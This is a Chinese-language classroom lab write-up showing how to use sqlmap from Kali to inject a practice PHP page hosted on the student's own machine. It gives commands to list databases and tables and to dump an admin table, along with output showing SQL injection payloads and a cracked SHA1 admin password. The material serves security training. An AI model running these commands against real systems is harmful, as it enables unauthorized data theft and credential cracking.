网络安全与防护实训(6/3/19)


一、前提

操作前面课程所有步骤,然后才能继续操作

二、利用 sqlmap 工具注入

课堂上我发现有一些同学是使用 SecureCRT 进行操作的 但是我在网上学习的时候发现大触们都是使用 Kali 系统直接操作 再加上老师讲课也是直接操作。所以这里我就用系统环境直接演示 当然你非要用 SecureCRT 也无所谓。一样的

首先查看一下物理机的 IP 地址




这里是我家里的 192.168.1.150

机房(七)的环境应该是 192.168.50.* 这里注意别弄错

由于之前搭建了 PHP、和 Apache 环境 (也就是安装了 phpstudy)

这里可以先用浏览器测试一下页面

http://你的物理机 IP/ctf4/search.php?search=123



出页面就好

打开 Kali 虚拟机页面

点击终端 弹出窗口



输入下方代码

sqlmap -u "http://你的物理机 IP/ctf4/search.php?search=123"

回车后 稍加等待 如果出现红字 请检查你的输入是否正确

接下来会出现下方有白字 并停下

```
root@kali: ~
                                                                                                  0 0 0
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
 17:16:42] [WARNING] reflective value(s) found and filtering out
17:16:54] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Parameter replace'
17:16:56] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER B
[17:16:56]
 or GROUP BY clause'
[17:17:02] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[17:17:08] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE o
  HAVING clause'
[17:17:15] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLT
ype)
              [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace'
              [INFO] testing
              [INFO] testing 'PostgreSQL inline queries'
 17:17:24]
              [INFO] testing
                                  'Microsoft SQL Server/Sybase inline queries'
 17:17:25] [INFO] testing 'MySQL > 5.0.11 stacked queries (SELECT - comment)'
17:17:31] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
17:17:36] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)
[17:17:41] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - c
[17:17:46] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SELECT)'
             [INFO] GET parameter 'search' seems to be 'MySQL >= 5.0.12 AND time-b
-(SELECT)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads sp
ecific for other DBMSes? [Y/n]
```

大概意思就是基本确定了是 mysql 了,但是还没完全确定 问你是否继续确定一下

为了省时间 咱们不确定了 所以输入 Y 回车接下来又会弹出 2 个相似的白字 输入 Y 回车最后的结果如下图

```
root@kali: ~
                                                                                    0 0 0
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
sqlmap resumed the following injection point(s) from stored session:
Parameter: search (GET)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: search=123' AND (SELECT * FROM (SELECT(SLEEP(5)))ooJL) AND 'ooJy'='ooJ
    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
Payload: search=123' UNION ALL SELECT NULL, NULL, CONCAT (0x716a767671, 0x575070464
26b41495a75715266636963444e77425561577445514d7a69496c414e4b4e65576d5a6b,0x7171786a7
1), NULL -- -
[17:26:53] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.4.45, Apache 2.4.23
back-end DBMS: MySQL 5.0.12
[17:26:53] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192
[*] shutting down at 17:26:53
 oot@kali:~#
```

大概就是分析得出 我们的服务器的系统是 Windows 并且是使用 PHP+Apache+Mysql 下面几个步骤很类似 遇到白字就按 Y 回车 就好

所以只给出代码和运行结果

0x00.查看所有存在的库

sqlmap -u "http://你的物理机 IP/ctf4/search.php?search=123" --dbs

```
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)

Title: Generic UNION query (NULL) - 4 columns
Payload: search=123' UNION ALL SELECT NULL,NULL,CONCAT(0x716a767671,0x575070464
26b41495a75715266636963444e77425561577445514d7a69496c414e4b4e65576d5a6b,0x7171786a7
1),NULL---
----
[17:31:19] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.4.45, Apache 2.4.23
back-end DBMS: MySQL 5.0.12
[17:31:19] [INFO] fetching database names
[17:31:20] [WARNING] reflective value(s) found and filtering out
available databases [5]:
[*] ctf4
[*] information_schema
[*] mysql
[*] performance_schema
[*] test

[17:31:20] [INFO] fetched data logged to text files under '/root/ sqlmap/output/192.
168.1.150'
[*] shutting down at 17:31:20
root@kali:-#
```

0x01.爆出库下的表,查询表名

sqlmap -u "http://你的物理机 IP/ctf4/search.php?search=123" -D ctf4 --tables

0x02.爆出 admin 表的完整字段, 并暴力破解简单密码

```
# sqlmap -u "http://你的物理机 IP/ctf4/search.php?search=123" -D ctf4 -tables
-T admin --columns --dump
```

卡在下图就回车一下

结果

```
root@kali: ~
                                                                                           0 0 0
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
[17:38:16] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[17:38:18] [INFO] starting dictionary-based cracking (shal_generic_passwd)
[17:38:18] [WARNING] multiprocessing hash cracking is currently not supported on th
[17:38:21] [INF0] cracked password 'admin' for hash 'd033e22ae348aeb5660fc2140aec35
850c4da997'
[17:38:21] [INFO] postprocessing table dump
Database: ctf4
Table: admin
[1 entry]
  admin_id | admin_pass
                                                                          admin_name
               d033e22ae348aeb5660fc2140aec35850c4da997 (admin)
68.1.150/dump/ctf4/admin.csv'
[17:38:21] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192
.168.1.150'
[*] shutting down at 17:38:21
```